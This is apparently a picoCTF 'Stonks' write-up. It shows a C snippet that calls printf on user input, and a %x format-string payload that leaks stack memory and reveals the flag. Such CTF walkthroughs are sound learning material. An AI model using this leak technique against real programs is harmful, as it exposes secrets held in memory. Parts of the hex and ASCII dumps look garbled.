
Stonks



Description

I decided to try something noone else has before. I made a bot to automatically trade stonks for me using AI and machine learning. I wouldn't believe you if you told me it's unsecure!

vuln.c `nc mercury.picoctf.net 6989`

Hints


1

Okay, maybe I'd believe you if you find my API key.

I downloaded and went through the provided source code at first.

I directly went and tried to find the part where any api key was being asked for, owing to the hint.

And I ultimately reached this part of the code :




```
// TODO: Figure out how to read token from file, for now

char *user_buf = malloc(300 + 1);
printf("What is your API token?\n");
scanf("%300s", user_buf);
printf("Buying stonks with token:\n");
printf(user_buf);

// TODO: Actually use key to interact with API
```


I figured something’s going on here, but couldn’t get shit of what it was.

At first I thought maybe I could try overflowing the user buffer, as it had a limit, but that didn't do anything



```
What is your API token?
uhadwjhawdahwdhahwhdhawhkdhawdhawhdawdabcbwdywagfguawfguwaggig
Buying stonks with token:
uhadwjhawdahwdhahwhdhawhkdhawdhawhdawdabcbwdywagfguawfguwaggig
```

The code wasn't executing on my ide either,
I kept getting an error " warning:format string not a literal" on the printf statement.
I looked up how to get past this and reached this :



Uncontrolled format string


From Wikipedia, the free encyclopedia

Uncontrolled format string is a type of software vulnerability discovered around 1989 that can be used in security exploits.[1] Originally thought harmless, format string exploits can be used to crash a program or to execute harmful code. The problem stems from the use of unchecked user input as the format string parameter in certain C functions that perform formatting, such as `printf()`. A malicious user may use the `%s` and `%x` format tokens, among others, to print data from the call stack or possibly other locations in memory. One may also write arbitrary data to arbitrary locations using the `%n` format token, which commands `printf()` and similar functions to write the number of bytes formatted to an address stored on the stack.

The problem stems from the use of unchecked user input as the format string parameter in certain C functions that perform formatting, such as `printf()`. A malicious user may use the `%s` and `%x` format tokens, among others, to print data from the call stack or possibly other locations in memory.


This seemed useful…

I tried typing in %x on the input then




```
What is your API token?
%x%x
Buying stonks with token:
9f74350804b000
```

I started seeing a hex.
I put in more %x's and overflowed the thing more



```
%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%
Buying stonks with token:
9578490804b00080489c3f7f54d80ffffffff19576160f7f62110f7f54dc7095771807957847095784906f6369707b465443306c5f4
9f7f630c0f7f545c0f7f54000ffbbc0a8f7de268df7f545c08048ecaffbbc0b40f7f76f09804b000f7f54000f7f54e20ffbbc0e8f7f
ffbbc19cffbbc1941195761606341320 0ffbbc10000f7d97fa1f7f54000
```

I then went ahead and converted this from hex to ascii



```
9578490804b00080489c3f7f54d80ffffffff19576160f7f62110f7f54dc709577180795784709578490 6f6369707b465443306c5
49345f74356d5f6c6c306d5f795f79336e353861303235653 3ffbb007df7f8faf8f7f624406341320010f7df1ce9f7f630c0f7f54
c0f7f54000ffbbc0a8f7de268df7f545c08048ecaffbbc0b40f7f76f09804b000f7f54000f7f54e20ffbbc0e8f7f7cd50f7f55890
3413200f7f54000804b000ffbbc0e88048c869576160ffbbc0d4ffbbc0e88048be9f7f543fc0ffbbc19cffbbc1941195761606341
200ffbbc10000f7d97fa1f7f54
```

```
•xIBSEOT°NUL•H•?•TØSIÿÿÿñ•VSYNSI•bDC1SI•TÜp•WCANBEL•xG  W••ocip{FTC0l_I4_t5m_ll0m_y_y3n58a025e3ÿ»NUL}÷øúø÷ö$@cA2NUL
DLE÷ßFSé÷ö0À÷õEÀ÷õ@NULÿ»À¨÷Þ&•÷õEÀ•Hì¯û¼VT@÷÷o •KNULSI•TNULSI•TâSIû¼SO••|ÕSI•U•ACK4DC3  SI•TNULBSEOT°NULÿ»Àè•
HÈiWa`ÿ»ÀÔÿ»Àè•H¾••T?Àÿ»Á•ÿ»Á•DC1•VSYNACK4DC3  SIû¼DLENULSI}•úUS•T
```

I started seeing something that resembled the flag but it was all jumbled.

It seemed as if every fourth character was swapped.
When I swapped it back (i did this manually) :

picoCTF{l_l05t_4ll_my_m0n3y_0a853e52}